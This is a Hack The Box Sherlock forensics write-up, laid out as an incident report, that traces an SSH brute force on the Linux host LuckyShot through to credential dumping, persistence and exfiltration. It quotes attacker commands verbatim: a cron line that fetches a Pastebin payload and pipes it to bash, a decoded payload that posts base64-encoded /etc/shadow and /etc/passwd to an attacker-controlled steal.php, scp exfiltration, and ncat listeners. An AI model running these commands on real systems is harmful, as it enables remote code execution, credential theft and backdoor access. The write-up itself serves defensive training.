Solved LuckyShot from Hack The Box!
| Field | Details |
|---|---|
| Case Reference | HTB-SHRLCK-LUCKYSHOT |
| Platform | Hack The Box — Sherlock |
| Category | Linux Forensics — SSH Brute Force |
| Difficulty | — |
| Date Opened | 2025-02-10 |
| Severity | High |
| Status | Closed — training scenario |
| Host | LuckyShot |
| Attacker IP | 192.168.161.198 |
| Evidence | /var/log/auth.log, bash_history, cron, /etc/ssh, /etc/passwd, /etc/shadow |
1. Executive Summary
On 2025-02-10 an attacker brute-forced SSH on the Linux host LuckyShot from 192.168.161.198, trying usernames ubuntu, default, admin, Administrator before successfully authenticating as administrator at 19:39:03 UTC. Once in, the attacker checked group membership, cloned and ran LaZagne to dump stored credentials, exfiltrated Passwords_Backup.txt and Server_Credentials.txt via scp to kali@192.168.161.198, and executed a malicious script sys_monitor.sh (SHA1 3ae5dea7…). The script installed a systemd service masquerading as systemd-networkm.service (running with root privileges), planted ncat listeners on ports 7575/9000 in .bashrc/.profile, created a backdoor user Regev (with sudo), and set up a cron job (syscheck) that fetches and executes a Pastebin payload every minute — which in turn base64-encodes and exfiltrates /etc/shadow and /etc/passwd to http://192.168.161.198/steal.php.
1.1 Incident Summary
| Field | Details |
|---|---|
| Incident Type | SSH brute force → credential dumping → persistence → data exfiltration |
| Initial Access | SSH brute force from 192.168.161.198 |
| Discovery | Blue team Linux forensics |
| First Execution | 2025-02-10 19:38:29 UTC (first “Invalid user” entries) |
| Persistence | systemd-networkm.service + ncat listeners (7575/9000) in .bashrc/.profile + cron syscheck + backdoor user Regev |
| Overall Severity | High |
1.2 Key Findings
- Brute-force attack from
192.168.161.198targeting usersubuntu,default,admin,Administrator. - Successful login as
administratorat2025-02-10T19:39:03(UTC). - Attacker ran
groups administratorto check privileges. - LaZagne cloned and executed to extract stored credentials.
- Files
Passwords_Backup.txtandServer_Credentials.txtexfiltrated viascptokali@192.168.161.198. - Malicious script
sys_monitor.sh(SHA13ae5dea716a4f7bfb18046bfba0553ea01021c75). - Persistence:
systemd-networkm.service(masquerading as network management), ncat listeners on 7575/9000, backdoor userRegev(sudo), cronsyscheckfetching Pastebin payload every minute. - Payload exfiltrates
/etc/shadowand/etc/passwd(base64-encoded) tohttp://192.168.161.198/steal.php. - Attacker’s SSH key (
kali@kali) added toauthorized_keys.
2. Investigation Scope & Artifacts
2.1 Artifacts Analyzed
| Artifact | Format | What it answers |
|---|---|---|
/var/log/auth.log |
Text log | SSH brute force, successful login, user creation — Q1, Q2, Q3, Q13, Q14 |
/home/administrator/.bash_history (and [root] variant) |
Text | Commands run by attacker — Q4, Q5, Q6, Q8 |
sys_monitor.sh |
Shell script | Malware payload — Q9 |
/etc/cron.d/syscheck |
Cron file | Automated payload fetch — Q15 |
Pastebin payload (SAuEez0S) |
Base64 (reversed) | Exfiltration command — Q16 |
/root/.ssh/authorized_keys |
Text | Attacker’s SSH key — Q12 |
/etc/shadow, /etc/passwd |
Text | Targeted for exfiltration — Q16 |
2.2 Tools & Methods
| Tool | Purpose |
|---|---|
grep, cat, strings |
Log and file analysis |
sha1sum / md5sum |
Hash computation |
base64 -d, rev |
Decode reversed base64 payload |
| Browser (broserling.com) | Fetch Pastebin payload |
3. Technical Analysis
3.1 Scenario
Linux forensics of an SSH brute-force compromise on LuckyShot. The attacker gained access via SSH, dumped credentials with LaZagne, exfiltrated sensitive files, and installed multiple persistence mechanisms (systemd service, ncat listeners, backdoor user, cron job) that exfiltrate /etc/shadow every minute.
3.2 Q1 — What method did the attacker use to gain access to the system?
Answer: Brute Force
/var/log/auth.log shows numerous “Invalid user” entries from 192.168.161.198 targeting usernames ubuntu, default, admin, Administrator — a classic SSH brute-force attack. The attacker eventually succeeded.

Detection angle. /var/log/auth.log “Invalid user” entries from a single IP across multiple usernames — SSH brute force.
3.3 Q2 — At what time did the attacker successfully log in for the first time?
Answer: 2025-02-10T19:39:03
Checking /var/log/auth.log for the keyword Accepted reveals the first successful login:
2025-02-10T19:39:03.128865+02:00 LuckyShot sshd[13613]: Accepted password for administrator from 192.168.161.198 port 42878 ssh2

Detection angle. auth.log “Accepted password” entry — first successful SSH login timestamp.
3.4 Q3 — Which user account was compromised by the attacker?
Answer: Administrator
As seen in Q2, the successful login was for user administrator from 192.168.161.198.
Detection angle. Successful SSH login username in auth.log.
3.5 Q4 — What command was executed by the attacker to check user privileges?
Answer: groups administrator
Checked /home/administrator/.bash_history for privilege-checking commands:
groups
groups administrator
Detection angle. groups / id commands in .bash_history — privilege enumeration.
3.6 Q5 — What was the first tool the attacker downloaded to extract stored credentials from the system?
Answer: LaZagne
On .bash_history from administrator, the attacker cloned and ran LaZagne (a credential recovery tool):
git clone https://github.com/AlessandroZ/LaZagne.git
cd LaZagne/Linux
Detection angle. git clone of LaZagne in .bash_history — credential dumping tool.
3.7 Q6 — The attacker located sensitive files and transferred them to a remote machine. Which command-line tool was used for this exfiltration?
Answer: scp
On .bash_history, the attacker used scp to transfer files:
scp Passwords_Backup.txt Server_Credentials.txt kali@192.168.161.198:~/Desktop/
scp uses the SSH protocol to transfer files (encrypted in transit).
Detection angle. scp command in .bash_history — SSH-based file exfiltration.
3.8 Q7 — What IP did the attacker exfiltrate the files to?
Answer: 192.168.161.198
Found in Q6: the scp command targeted kali@192.168.161.198.
Detection angle. Destination IP in scp command — exfiltration target.
3.9 Q8 — The attacker continued their exploitation and executed a malicious script. What is the name of the script?
Answer: sys_monitor.sh
Checked .bash_history for script execution. The script name is sys_monitor.sh.
Detection angle. Script execution reference in .bash_history.
3.10 Q9 — What is the SHA1 hash of the malware?
Answer: 3ae5dea716a4f7bfb18046bfba0553ea01021c75
Used grep -r "sys_monitor.sh" to locate the file, then computed the SHA1 hash.

Detection angle. grep -r to locate the malicious script, then sha1sum for hashing.
3.11 Q10 — The malware installed a component that pretends to be part of system network management but is actually running with root privileges. What is the name of the component?
Answer: systemd-networkm.service
Since the question mentions a component pretending to be part of system network management, I looked at *.service files. The masquerading service is systemd-networkm.service (note the m — mimicking systemd-networkd).

Detection angle. *.service files in /etc/systemd/system/ — masquerading service name (extra m).
3.12 Q11 — The attacker modified several startup configuration files, each spawning a network listener on a different port at login. What is the name of the file that starts the listener on the lowest port number?
Answer: .bashrc
Searched for ncat listeners in startup files:
grep -riE "^ncat" ~/htb/Sherlock/\[root\]
[root]/root/.bashrc:ncat -lvp 7575 &
[root]/root/.profile:ncat -lvp 9000 &
The lowest port is 7575, started by .bashrc.
Detection angle. grep for ncat -lvp in dotfiles — persistent reverse shells on login.
3.13 Q12 — What is the username and hostname associated with the attacker?
Answer: kali@kali
Found in [root]/root/.ssh/authorized_keys:
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCnoiT13BNG/… kali@kali%
Detection angle. authorized_keys entry ending in kali@kali — attacker’s SSH key.
3.14 Q13 — The attacker created a user for persistence. What is the name of the created user?
Answer: Regev
Found in /var/log/auth.log:
cat var/log/auth.log | grep Regev
2025-02-10T20:11:21.731285+02:00 LuckyShot sudo: root : TTY=pts/2 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -m -s /bin/bash -G sudo,adm Regev
Detection angle. auth.log useradd command — backdoor user creation with sudo.
3.15 Q14 — At what exact timestamp was the new user created on the system?
Answer: 2025-02-10 20:11:21
From Q13: 2025-02-10T20:11:21.731285+02:00.
Detection angle. Timestamp of the useradd command in auth.log.
3.16 Q15 — The malware set up an automated process to fetch and execute a remote payload from a legitimate web service. What is the full command responsible for retrieving this payload?
Answer: command -v curl >/dev/null 2>&1 || (apt update && apt install -y curl) && curl -fsSL https://pastebin.com/raw/SAuEez0S | rev | base64 -d | bash
Since it says “automated process,” my first thought was to check cron. After searching /etc/cron.d/, found syscheck:
cat syscheck
/1 * * * root command -v curl >/dev/null 2>&1 || (apt update && apt install -y curl) && curl -fsSL https://pastebin.com/raw/SAuEez0S | rev | base64 -d | bash
Detection angle. /etc/cron.d/ file fetching and executing a Pastebin payload every minute.
3.17 Q16 — The payload was used to extract more sensitive files. What was the command ran to extract the more sensitive file?
Answer: base64 /etc/shadow | curl -X POST -d @- http://192.168.161.198/steal.php
Used broserling.com to fetch the Pastebin payload (https://pastebin.com/raw/SAuEez0S), which shows a reversed base64 string. Decoding:
echo "=AHaw5CbhVGdz9CO5EjLxYTMugjNx4iM5EzLvoDc0RHag0CQgQWLgQ1UPBFIY1CIsJXdjBCfgQ2dzNXYw9yY0V2LgQjNlNXYipQDwhGcuwWYlR3cvgTOx4SM2EjL4YTMuITOx8yL6AHd0hGItAEIk1CIUN1TQBCWtACbyV3YgwHI39GZhh2cvMGdl9CI0YTZzFmY" | rev | base64 -d
Output:
base64 /etc/shadow | curl -X POST -d @- http://192.168.161.198/steal.php
base64 /etc/passwd | curl -X POST -d @- http://192.168.161.198/steal.php

Detection angle. Pastebin payload (reversed base64) decodes to exfiltration of /etc/shadow and /etc/passwd via POST.
4. Challenge Q&A Log
| # | Question | Answer | Method |
|---|---|---|---|
| 1 | Method used to gain access | Brute Force |
auth.log “Invalid user” |
| 2 | First successful login time | 2025-02-10T19:39:03 |
auth.log “Accepted password” |
| 3 | Compromised user account | Administrator |
auth.log |
| 4 | Command to check privileges | groups administrator |
.bash_history |
| 5 | First credential-dumping tool | LaZagne |
.bash_history |
| 6 | Exfiltration tool | scp |
.bash_history |
| 7 | Exfiltration destination IP | 192.168.161.198 |
.bash_history (scp command) |
| 8 | Malicious script name | sys_monitor.sh |
.bash_history |
| 9 | SHA1 of the malware | 3ae5dea716a4f7bfb18046bfba0553ea01021c75 |
grep -r + sha1sum |
| 10 | Masquerading component (root) | systemd-networkm.service |
*.service files |
| 11 | File starting listener on lowest port | .bashrc (port 7575) |
grep -riE "^ncat" in dotfiles |
| 12 | Attacker username@hostname | kali@kali |
authorized_keys |
| 13 | Backdoor user created | Regev |
auth.log useradd |
| 14 | Backdoor user creation timestamp | 2025-02-10 20:11:21 |
auth.log |
| 15 | Command fetching remote payload | command -v curl … | rev | base64 -d | bash (from Pastebin) |
/etc/cron.d/syscheck |
| 16 | Command extracting sensitive file | base64 /etc/shadow | curl -X POST -d @- http://192.168.161.198/steal.php |
Pastebin payload (reversed base64) |
5. Incident Narrative
On 2025-02-10 an attacker brute-forced SSH on LuckyShot from 192.168.161.198, trying usernames ubuntu, default, admin, Administrator before successfully authenticating as administrator at 19:39:03 UTC. Once in, the attacker checked group membership (groups administrator), cloned and ran LaZagne to dump stored credentials, exfiltrated Passwords_Backup.txt and Server_Credentials.txt via scp to kali@192.168.161.198, and executed a malicious script sys_monitor.sh (SHA1 3ae5dea7…). The script installed a systemd service masquerading as systemd-networkm.service (root privileges), planted ncat listeners on ports 7575/9000 in .bashrc/.profile, created a backdoor user Regev (with sudo), and set up a cron job (syscheck) that fetches and executes a Pastebin payload every minute — which base64-encodes and exfiltrates /etc/shadow and /etc/passwd to http://192.168.161.198/steal.php. The attacker’s SSH key (kali@kali) was added to authorized_keys.
6. Attack Timeline
| Timestamp (UTC) | Event | Artifact | ATT&CK |
|---|---|---|---|
| 2025-02-10 19:38:29 | SSH brute force begins (invalid users ubuntu/default/admin/Administrator) | auth.log |
T1110.001 |
| 2025-02-10 19:39:03 | Successful login as administrator from 192.168.161.198 |
auth.log |
T1078 |
| 2025-02-10 19:39:03+ | groups administrator (privilege check) |
.bash_history |
T1033 |
| (post-login) | LaZagne cloned and executed (credential dumping) | .bash_history |
T1555 |
| (post-login) | scp Passwords_Backup.txt Server_Credentials.txt to kali@192.168.161.198 |
.bash_history |
T1048.003 |
| (post-login) | sys_monitor.sh executed |
.bash_history |
T1059.004 |
| 2025-02-10 20:11:21 | Backdoor user Regev created (sudo, adm) |
auth.log |
T1136.001 |
| (persistence) | systemd-networkm.service installed (masquerading) |
*.service files |
T1036.005, T1543.002 |
| (persistence) | ncat listeners on 7575/9000 in .bashrc/.profile |
dotfiles | T1547.001? (shell config) |
| (persistence) | cron syscheck fetches Pastebin payload every minute |
/etc/cron.d/syscheck |
T1053.003 |
| (ongoing) | Pastebin payload exfiltrates /etc/shadow and /etc/passwd |
Pastebin payload | T1048 |
7. Indicators of Compromise (IOCs)
7.1 File IOCs
| Type | Value | Context |
|---|---|---|
| File Name | sys_monitor.sh |
Malicious script (SHA1 3ae5dea7…) — Q8/Q9 |
| File Name | systemd-networkm.service |
Masquerading systemd service — Q10 |
| File Name | syscheck |
Cron file fetching Pastebin payload — Q15 |
| File Path | /root/.bashrc |
ncat listener on 7575 — Q11 |
| File Path | /root/.profile |
ncat listener on 9000 — Q11 |
| File Path | /etc/cron.d/syscheck |
Cron persistence — Q15 |
| File Name | Passwords_Backup.txt, Server_Credentials.txt |
Exfiltrated files — Q6 |
7.2 Network IOCs
| Type | Value | Context |
|---|---|---|
| IP Address | 192.168.161.198 |
Attacker IP (SSH, scp, steal.php) |
| Domain | pastebin.com |
Payload host (SAuEez0S) — Q15 |
| URL | https://pastebin.com/raw/SAuEez0S |
Reversed base64 payload — Q15 |
| URL | http://192.168.161.198/steal.php |
Exfiltration endpoint — Q16 |
| SSH Key | ssh-rsa … kali@kali |
Attacker’s key in authorized_keys — Q12 |
7.3 Behavioral IOCs
| Type | Value | Context |
|---|---|---|
| Account | administrator |
Compromised account (SSH) |
| Account | Regev |
Backdoor user (sudo, adm) — Q13/Q14 |
| Command | groups administrator |
Privilege check — Q4 |
| Tool | LaZagne |
Credential dumping — Q5 |
| Command | scp … kali@192.168.161.198:~/Desktop/ |
File exfiltration — Q6 |
| Service | systemd-networkm.service |
Masquerading persistence — Q10 |
| Listener | ncat -lvp 7575 / ncat -lvp 9000 |
Reverse shells on login — Q11 |
| Cron | /1 * * * root … curl … pastebin … | rev | base64 -d | bash |
Automated payload fetch — Q15 |
| Exfil command | base64 /etc/shadow | curl -X POST -d @- http://192.168.161.198/steal.php |
Shadow/passwd exfiltration — Q16 |
8. Detection Opportunities
| Source | What to look for | Why it matters |
|---|---|---|
/var/log/auth.log |
Multiple “Invalid user” from one IP, then “Accepted password” | SSH brute force — Q1/Q2 |
/var/log/auth.log |
useradd with -G sudo,adm |
Backdoor user creation — Q13/Q14 |
.bash_history |
git clone … LaZagne, scp …, groups |
Credential dumping + exfiltration — Q4/Q5/Q6 |
Filesystem (*.service) |
Service name mimicking a system service (typo/extra char) | Masquerading persistence — Q10 |
Dotfiles (.bashrc, .profile) |
ncat -lvp or reverse-shell commands |
Persistent listeners on login — Q11 |
/etc/cron.d/ |
Cron jobs fetching remote payloads (curl/wget + base64/rev) | Automated payload delivery — Q15 |
| Network | Outbound POST to /steal.php with base64 body |
Shadow/passwd exfiltration — Q16 |
/root/.ssh/authorized_keys |
Unknown SSH keys (e.g., kali@kali) |
SSH backdoor — Q12 |
9. MITRE ATT&CK Mapping
| TTP ID | Tactic | Technique | Evidence |
|---|---|---|---|
| T1110.001 | Credential Access | Brute Force: Password Guessing | SSH brute force from 192.168.161.198 — Q1/Q2 |
| T1078 | Defense Evasion | Valid Accounts | Successful login as administrator — Q3 |
| T1033 | Discovery | System Owner/User Discovery | groups administrator — Q4 |
| T1555 | Credential Access | Credentials from Password Stores | LaZagne credential dumping — Q5 |
| T1048.003 | Exfiltration | Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol | scp of sensitive files — Q6/Q7 |
| T1059.004 | Execution | Command and Scripting Interpreter: Unix Shell | sys_monitor.sh execution — Q8 |
| T1036.005 | Defense Evasion | Masquerading: Match Legitimate Name or Location | systemd-networkm.service (extra m) — Q10 |
| T1543.002 | Persistence | Create or Modify System Process: Systemd Service | systemd-networkm.service — Q10 |
| T1547.00? | Persistence | Boot or Logon Autostart Execution: (shell config) | ncat listeners in .bashrc/.profile — Q11 |
| T1098.004 | Persistence | Account Manipulation: SSH Authorized Keys | kali@kali key added — Q12 |
| T1136.001 | Persistence | Create Account: Local Account | Regev backdoor user (sudo) — Q13/Q14 |
| T1053.003 | Execution | Scheduled Task/Job: Cron | /etc/cron.d/syscheck every minute — Q15 |
| T1003.008 | Credential Access | OS Credential Dumping: /etc/passwd and /etc/shadow | base64 /etc/shadow exfiltration — Q16 |
10. Conclusions & Recommendations
10.1 Incident Summary
| What Happened | An attacker brute-forced SSH, dumped credentials with LaZagne, exfiltrated sensitive files, and installed multi-layer persistence (systemd service, ncat listeners, backdoor user, cron job) that exfiltrates /etc/shadow every minute. |
|---|---|
| Root Cause | Weak SSH credentials (brute-forceable) on administrator; no SSH key-only auth or fail2ban; world-writable cron and service directories. |
| Impact Assessment | Confidentiality: Critical — /etc/shadow and /etc/passwd exfiltrated. Integrity: Critical — backdoor user + SSH key + persistence. Availability: Medium — cron-driven payload runs every minute. |
10.2 Recommendations
| Priority | Timeframe | Recommendation |
|---|---|---|
| Immediate | Within 24h | Remove Regev user, systemd-networkm.service, ncat listeners, cron syscheck, and the kali@kali SSH key; block 192.168.161.198 |
| High | Within 7 days | Reset all passwords (especially administrator); rotate SSH keys; review /etc/shadow exposure |
| Medium | Within 30 days | Enforce SSH key-only auth; deploy fail2ban; alert on useradd, cron.d changes, authorized_keys modifications |
| Low | Within 90 days | User awareness; restrict Public share permissions; disable password auth for SSH |
| Strategic | Ongoing | Centralized log collection for /var/log/auth.log; file integrity monitoring on cron/services/dotfiles |
11. Analyst Notes & Learning
11.1 What I Did Well
Pivoted from auth.log (brute force) to .bash_history (commands) to cron/dotfiles/services (persistence) to Pastebin (payload) — following the attacker’s trail across multiple artifact types. Decoded a reversed base64 payload to recover the exfiltration command.
11.2 Key Takeaways
- SSH brute force is still effective against weak passwords — enforce key-only auth.
- LaZagne is a common post-exploitation credential dumping tool on Linux.
- Masquerading service names (extra char:
systemd-networkm) blend into legitimate namespaces. - Cron + Pastebin + rev/base64 is a simple but effective persistence + payload delivery chain.
.bash_historyis gold — it records the attacker’s exact commands, includingscpdestinations and tool clones.- Multiple persistence layers (service + listeners + user + cron) ensure survival even if one is removed.
11.3 New Techniques
Linux auth.log analysis for brute force, .bash_history reconstruction, LaZagne detection, cron-based payload delivery (Pastebin + reversed base64), masquerading service detection, and authorized_keys SSH backdoor identification.
12. References
- LuckyShot — Hack The Box Sherlock
- MITRE ATT&CK — T1110.001 Password Guessing
- MITRE ATT&CK — T1053.003 Cron
- MITRE ATT&CK — T1036.005 Masquerading
- LaZagne
- Pastebin
HTB Sherlock · LuckyShot · Linux Forensics · 2025-02-10